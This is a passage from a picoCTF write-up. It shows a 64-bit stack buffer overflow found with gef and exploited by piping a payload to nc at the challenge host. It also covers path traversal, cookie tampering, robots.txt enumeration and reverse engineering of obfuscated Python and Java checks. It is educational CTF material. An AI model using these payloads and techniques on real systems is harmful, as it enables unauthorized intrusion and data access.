0x00000000004012d2  main
0x0000000000401340  __libc_csu_init
0x00000000004013b0  __libc_csu_fini
0x00000000004013b8  _fini
gef➤  disass vuln
Dump of assembler code for function vuln:
   0x00000000004012b2 <+0>:     endbr64
   0x00000000004012b6 <+4>:     push   rbp
   0x00000000004012b7 <+5>:     mov    rbp,rsp
   0x00000000004012ba <+8>:     sub    rsp,0x40
   0x00000000004012be <+12>:    lea    rax,[rbp-0x40]
   0x00000000004012c2 <+16>:    mov    rdi,rax
   0x00000000004012c5 <+19>:    mov    eax,0x0
   0x00000000004012ca <+24>:    call   0x401100 <gets@plt>
   0x00000000004012cf <+29>:    nop
   0x00000000004012d0 <+30>:    leave
   0x00000000004012d1 <+31>:    ret
End of assembler dump.
gef➤
```

Figure 27: X-Sixty-What Disassemble Binary

As you can see, first we used the “info func” command to see the function available (since we have the source code this is optional but it would help in case, we didn’t have the source code), we then disassemble the “vuln” function and we identify the buffer as 0x40 in hex which is 64 in decimal. We then calculate the offset as 64+8 equals 72. We add 8 because that’s the size of the old ebp, we are working with a 64-bit program now instead of 32-bit. You might have noticed that the size of the addresses has changed as well as the registers. More on that later. Alternatively, we could also use gdb to automatically find the offset. Like before we use the following commands:

```
pattern create 200
pattern offset $rsp
```


You probably noticed that the register we use to find the offset is rsp. You might be wondering why not rip since the rip register is the equivalent of eip for 64-bit programs. The answer is that the rip register doesn’t contain our cyclic pattern. The reason is canonical addresses. In a 64-bit program, the entire 2^64 bytes are not utilized for address space. In a typical 48-bit implementation, canonical address refers to one in the range 0x0000000000000000 to 0x00007FFFFFFFFFFF and 0xFFFF800000000000 to 0xFFFFFFFFFFFFFFFF. Any address outside this range is non-canonical. While when working with a 32-bit program, whenever a buffer is overflown, the eip register gets filled with the new overwritten return address from the stack, that is not the case with 64-bit programs where the register rip must be filled with a canonical address else it will never be filled. Since our cyclic pattern input doesn’t fall in the required range, it never gets loaded in the rip register. This means that we need to use another register like rsp or rbp which are filled with our cyclic pattern to find the correct offset. In this case, rsp works and we can use it to find the correct offset as shown in the image below.



```
0x007fffffffdd88│+0x0000: "jaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapa[...]"    ← $rsp
0x007fffffffdd90│+0x0008: "kaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqa[...]"
0x007fffffffdd98│+0x0010: "laaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaara[...]"
0x007fffffffdda0│+0x0018: "maaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasa[...]"
0x007fffffffdda8│+0x0020: "naaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaata[...]"
0x007fffffffddb0│+0x0028: "oaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaaua[...]"
0x007fffffffddb8│+0x0030: "paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaava[...]"
0x007fffffffddc0│+0x0038: "qaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawa[...]"
─────────────────────────────────────────────────────────────────────────────────────
     0x4012ca <vuln+24>        call   0x401100 <gets@plt>
     0x4012cf <vuln+29>        nop
     0x4012d0 <vuln+30>        leave
 →   0x4012d1 <vuln+31>        ret
[!] Cannot disassemble from $PC
─────────────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "vuln", stopped 0x4012d1 in vuln (), reason: SIGSEGV
─────────────────────────────────────────────────────────────────────────────────────
[#0] 0x4012d1 → vuln()
─────────────────────────────────────────────────────────────────────────────────────
gef➤  pattern offset $rip
[+] Searching for '$rip'
[!] Pattern '$rip' not found
gef➤  pattern offset $rsp
[+] Searching for '$rsp'
[+] Found at offset 72 (little-endian search) likely
[+] Found at offset 65 (big-endian search)
gef➤  pattern offset $rbp
[+] Searching for '$rbp'
[+] Found at offset 64 (little-endian search) likely
[+] Found at offset 57 (big-endian search)
gef➤
```

Figure 28: X-Sixty-What Finding Offset

If u used the rbp register to calculate the offset, you obviously need to add +8 to find the correct offset. After finding the offset, we need to find the address of the “flag” function.



```
gef➤  disass flag
Dump of assembler code for function flag:
   0x0000000000401236 <+0>:     endbr64
   0x000000000040123a <+4>:     push   rbp
   0x000000000040123b <+5>:     mov    rbp,rsp
   0x000000000040123e <+8>:     sub    rsp,0x50
   0x0000000000401242 <+12>:    lea    rsi,[rip+0xdbf]        # 0x402008
   0x0000000000401249 <+19>:    lea    rdi,[rip+0xdba]        # 0x40200a
   0x0000000000401250 <+26>:    call   0x401130 <fopen@plt>
   0x0000000000401255 <+31>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401259 <+35>:    cmp    QWORD PTR [rbp-0x8],0x0
   0x000000000040125e <+40>:    jne    0x401289 <flag+83>
   0x0000000000401260 <+42>:    lea    rdx,[rip+0xdac]        # 0x402013
   0x0000000000401267 <+49>:    lea    rsi,[rip+0xdba]        # 0x402028
   0x000000000040126e <+56>:    lea    rdi,[rip+0xde8]        # 0x40205d
   0x0000000000401275 <+63>:    mov    eax,0x0
   0x000000000040127a <+68>:    call   0x4010e0 <printf@plt>
   0x000000000040127f <+73>:    mov    edi,0x0
   0x0000000000401284 <+78>:    call   0x401140 <exit@plt>
   0x0000000000401289 <+83>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x000000000040128d <+87>:    lea    rax,[rbp-0x50]
   0x0000000000401291 <+91>:    mov    esi,0x40
   0x0000000000401296 <+96>:    mov    rdi,rax
   0x0000000000401299 <+99>:    call   0x4010f0 <fgets@plt>
   0x000000000040129e <+104>:   lea    rax,[rbp-0x50]
   0x00000000004012a2 <+108>:   mov    rdi,rax
   0x00000000004012a5 <+111>:   mov    eax,0x0
   0x00000000004012aa <+116>:   call   0x4010e0 <printf@plt>
   0x00000000004012af <+121>:   nop
   0x00000000004012b0 <+122>:   leave
   0x00000000004012b1 <+123>:   ret
End of assembler dump.
```

Figure 29: X-Sixty-What Finding New Return Address

From the figure above, we can see that the address is "0x0000000000401236". Like we mentioned before we are working with 8-byte addresses which are 16 in hex. However, if we try to construct our payload using the return address above it won't work. The challenge itself gives us a hint in the description that say "Reminder: local exploits may not always work the same way remotely due to differences between machines". This is because of something called stack alignment and I am not going to go into much details. In order to overcome this, you need to use 1 or 2 addresses below the address of the "flag" function in order for our exploit to work. So instead of using the "0x0000000000401236" address as return address on our payload, we will use "0x000000000040123b" instead. The next step is constructing our payload and the way to deliver it. Let's use the echo command again for this one and save creating a script for later:

```
from pwn import p64
```

```
p64(0x000000000040123b)
echo
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA;\x12@\x00\x00\x00\x00\x00" | nc saturn.picoctf.net 62583
```
The first 2 lines were to calculate the address of the “flag” function in little-endian.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;\x12@\x00\x00\x00\x00\x00" | nc saturn.picoctf.net 62583
Welcome to 64-bit. Give me a string that gets you the flag:
picoCTF[redacted]
```

Figure 30: X-Sixty-What Exploit


As shown in the figure above, the attack is successful.

Forbidden Paths, Power Cookie, Roboto Sans (Web Exploitation 200 points)

In this section, we will solve another 3 easy web challenges. For the first challenge we are given a website that can read the contents of files on the server. When visiting the website, a form appears asking us for a filename, in order to display its contents if it exists on the target system. Obviously, this challenge is supposed to somewhat simulate a local file inclusion attack but let’s save the definition of this attack for later. We are asked to retrieve the flag located at “/flag.txt” which is essentially at the root of the filesystem. We are also told that the website files are located at “/usr/share/nginx/html/” which is where we currently are and that the website is filtering absolute paths. So, giving the website the input “/flag.txt” in order to read the contents of the file and get the flag won’t work due to filtering. However, we can easily use “..” which are used to move to the previous directory in order to bypass the filter and read the contents of the “flag.txt” file. The final payload would look like this:

../../../../flag.txt

We used 4 “..” because we are currently located at the “/usr/share/nginx/html/” directory as mentioned by the description. Even if the description didn’t mention the directory that we were located, we could still use trial and error (trying 1 “..”, then 2 “..” and so on) in order to read the contents of the “flag.txt” file. The figure below depicts the attack.


Web eReader

saturn.picoctf.net:55827/read.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Explo


picoCTF [redacted]

Figure 31: Forbidden Paths Exploit

The second challenge is easy as well. When visiting the provided website, we are only greeted with the option of continuing as guest. By looking at the source code, we find nothing else of interest except for the “guest.js” script that gets executed when the appropriate button on the website is clicked. We notice that when the script gets executed a cookie is also set. We click the “continue as guest” button. Only a message saying “there are no guest services at the moment” appears and nothing else. So, we look at the developer tools and this time we are interested in the storage tab which contains information about the set cookies on the cookies section. Only a cookie named “isAdmin” appears that is set to 0 which is meant to check if we are an admin user or not. Let’s change the value from 0 to 1 and refresh the page. By doing that, we get the flag. For the last challenge, we are given another website and told to find the flag. Immediately the title of the challenge itself is a huge hint. Now by examining the source code of the website, we don’t find anything of interest. The next thing that I like to check after examining the source code, linked files, network requests, cookies of a website are the “robots.txt” and “sitemap.xml” files. A “robots.txt” file is located on the website and tells search engine crawlers which urls the crawler can access on the site. Most of the times this file contains disallowed entries for specific urls such as the url for an admin panel on the site or something of similar value. Since this file is almost always public because crawlers need to know what to crawl, we usually check this file for disallowed entries. An xml sitemap is a file that lists a website's pages, making sure search engine crawlers can find and crawl them all. We can use this file to get a good layout of the webpage. You can access the “robots.txt” file by simply appending “/robots.txt” at the url of the website. After accessing the page, we find some disallowed entries, specifically “wp-admin” and “cgi-bin” and we also find a value which is “anMvbXlmaWxlLnR4dA==” that looks encoded. From the “==” sign at the end we speculate that it might be encoded using base64. Since we can’t access the disallowed entries, let’s try to decode the encoded value using base64:

```
echo "anMvbXlmaWxlLnR4dA==" | base64 -d
```

After the value is decoded, we get the value “js/myfile.txt”. This means that there is a text file on the “js” directory on the website. After accessing the file, we get the flag.


saturn.picoctf.net:64710/js/m
saturn.picoctf.net:64710/js/myfile.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Expl

```
picoCTF{[redacted]
```

Figure 32: Roboto Sans Exploit


Bloat.py and Fresh Java (Reverse Engineering 200 points)

In this section we solve 2 reverse engineering challenges. For the first one we are given a python file and told to run the file in the same directory as an encrypted file containing the flag that is given us. When running the file, we are asked for a password which we don’t know. Since we have the source code, let’s take a look at it.

```
import sys

a = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \

          "[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ "

def arg133(arg432):

  if arg432 == a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+a[66]+a[68]:

    return True

  else:

    print(a[51]+a[71]+a[64]+a[83]+a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+\

a[81]+a[67]+a[94]+a[72]+a[82]+a[94]+a[72]+a[77]+a[66]+a[78]+a[81]+\

a[81]+a[68]+a[66]+a[83])

    sys.exit(0)

    return False

def arg111(arg444):

  return arg122(arg444.decode(), a[81]+a[64]+a[79]+a[82]+a[66]+a[64]+a[75]+\

a[75]+a[72]+a[78]+a[77])

def arg232():

  return input(a[47]+a[75]+a[68]+a[64]+a[82]+a[68]+a[94]+a[68]+a[77]+a[83]+\

a[68]+a[81]+a[94]+a[66]+a[78]+a[81]+a[81]+a[68]+a[66]+a[83]+\

a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+a[81]+a[67]+a[94]+\

a[69]+a[78]+a[81]+a[94]+a[69]+a[75]+a[64]+a[70]+a[25]+a[94])

def arg132():

  return open('flag.txt.enc', 'rb').read()

def arg112():

  print(a[54]+a[68]+a[75]+a[66]+a[78]+a[76]+a[68]+a[94]+a[65]+a[64]+a[66]+\

a[74]+a[13]+a[13]+a[13]+a[94]+a[88]+a[78]+a[84]+a[81]+a[94]+a[69]+\

a[75]+a[64]+a[70]+a[11]+a[94]+a[84]+a[82]+a[68]+a[81]+a[25])

def arg122(arg432, arg423):

    arg433 = arg423

    i = 0

    while len(arg433) < len(arg432):

        arg433 = arg433 + arg423[i]

        i = (i + 1) % len(arg423)

    return "".join([chr(ord(arg422) ^ ord(arg442)) for (arg422,arg442) in zip(arg432,arg433)])

arg444 = arg132()

arg432 = arg232()

arg133(arg432)

arg112()

arg423 = arg111(arg444)

print(arg423)

sys.exit(0)
```

Code 13: Bloat.py Source Code


The code isn't that easy to understand, but we can see that there are some functions defined and there is a variable named "a" with a set value that is essentially a string. We can then see some checks being made which compare some variables like "arg432" and "arg433" to sequences of specific characters of the "a" string. It is important to understand here that assuming we have a string made out of 5 characters like "a = 12345", the value "a[2]" corresponds to the value "3". We are also sure that somewhere in the program there is a check made that is supposed to validated the user input against a set password and if that input matches the password, it will then likely decrypt the encrypted file. The password must be set somewhere in the source code. To find it we can use our python interpreter to translate the values "a[72], a[51] and so on" to characters we can understand.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \
...             "[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ "
>>> a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+a[66]+a[68]
'happychance'
>>> a[51]+a[71]+a[64]+a[83]+a[94]+a[79]+a[64]+a[82]+a[82]+a[86]+a[78]+\
... a[81]+a[67]+a[94]+a[72]+a[82]+a[94]+a[72]+a[77]+a[66]+a[78]+a[81]+\
... a[81]+a[68]+a[66]+a[83]
'That password is incorrect'
>>> a[81]+a[64]+a[79]+a[82]+a[66]+a[64]+a[75]
'rapscal'
>>> a[75]+a[72]+a[78]+a[77]
'lion'
>>> a[54]+a[68]+a[75]+a[66]+a[78]+a[76]+a[68]+a[94]+a[65]+a[64]+a[66]+\
... a[74]+a[13]+a[13]+a[13]+a[94]+a[88]+a[78]+a[84]+a[81]+a[94]+a[69]+\
... a[75]+a[64]+a[70]+a[11]+a[94]+a[84]+a[82]+a[68]+a[81]+a[25]
'Welcome back... your flag, user:'
>>> 
```

Figure 33: Bloat.py Reverse Engineer Binary using Python Interpreter

Only some of the translated things could be a password like "happychance", "rapscal" and "lion". We try giving the program the "happychance" value as input after running it and it decrypts the file containing our flag. For the second challenge, are given a compiled java program. When we run it, it asks us for a key. With no other clues, we need to reverse engineer the compiled java binary in order to retrieve the source code and potentially the static key or the flag. There are several tools both online and offline that can reverse engineer java programs. I like personally prefer "jd-gui". In order to reverse engineer the java binary open “jd-gui” and load or open the java binary. The tool will do the rest and try to retrieve the source code. Likely, we successfully retrieve the source code and it seems that the program checks to see if the user input is equal to the flag. We also find the flag as shown below.



KeygenMe.class

```
    if (str.charAt(8) != '}') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(7) != '{') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(6) != 'F') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(5) != 'T') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(4) != 'C') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(3) != 'o') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(2) != 'c') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(1) != 'i') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(0) != 'p') {
      System.out.println("Invalid key");
      return;
    }
    System.out.println("Valid key");
  }
}
```


Figure 34: Fresh Java Reverse Engineer Binary

Secrets and SQL Direct (Web Exploitation 200 points)

These web challenges also belong on the 200-point category. For the first one we are given a website and told it has several hidden pages. The first thing that I did when visiting the website is take the repetitive look at the source code. There we find links to

2 interesting files, “secret/assets/DX1KYM.jpg” and “secret/assets/index.css”. After examining the files and coming empty, I decide to take a look at the directory that they are located at which is “assets”. We don’t have access to that directory, so let’s examine the “secret” directory in which the “assets” directory is located at. By moving to the “secret” directory giving us a new webpage with a hint which tells us “you are doing well”. So, we take a look at the source code once again finding another linked file named “file.css” in a directory named “hidden”. This time I immediately check the “hidden” directory only to find a new webpage containing a login form. While I would normally check for a couple of things here, by reading the source code we find a file named “login.css” located in a directory named “superhidden”. Due to the nature of this challenge, I immediately decide to follow this clue. This leads me to a new webpage and by checking its source code we find the flag which is made to look invisible in the browser. The series of directories that you need to traverse is:

```
/secret/hidden/superhidden
```



view-source:http://saturn.picoctf.net:49917/secret/hidden/superhidden/

```
<!DOCTYPE html>
<html>
  <head>
    <title></title>
    <link rel="stylesheet" href="mycss.css" />
  </head>

  <body>
    <h1>Finally. You found me. But can you see me</h1>
    <h3 class="flag">picoCTF[redacted]</h3>
  </body>
</html>
```

Figure 35: Secrets Exploit

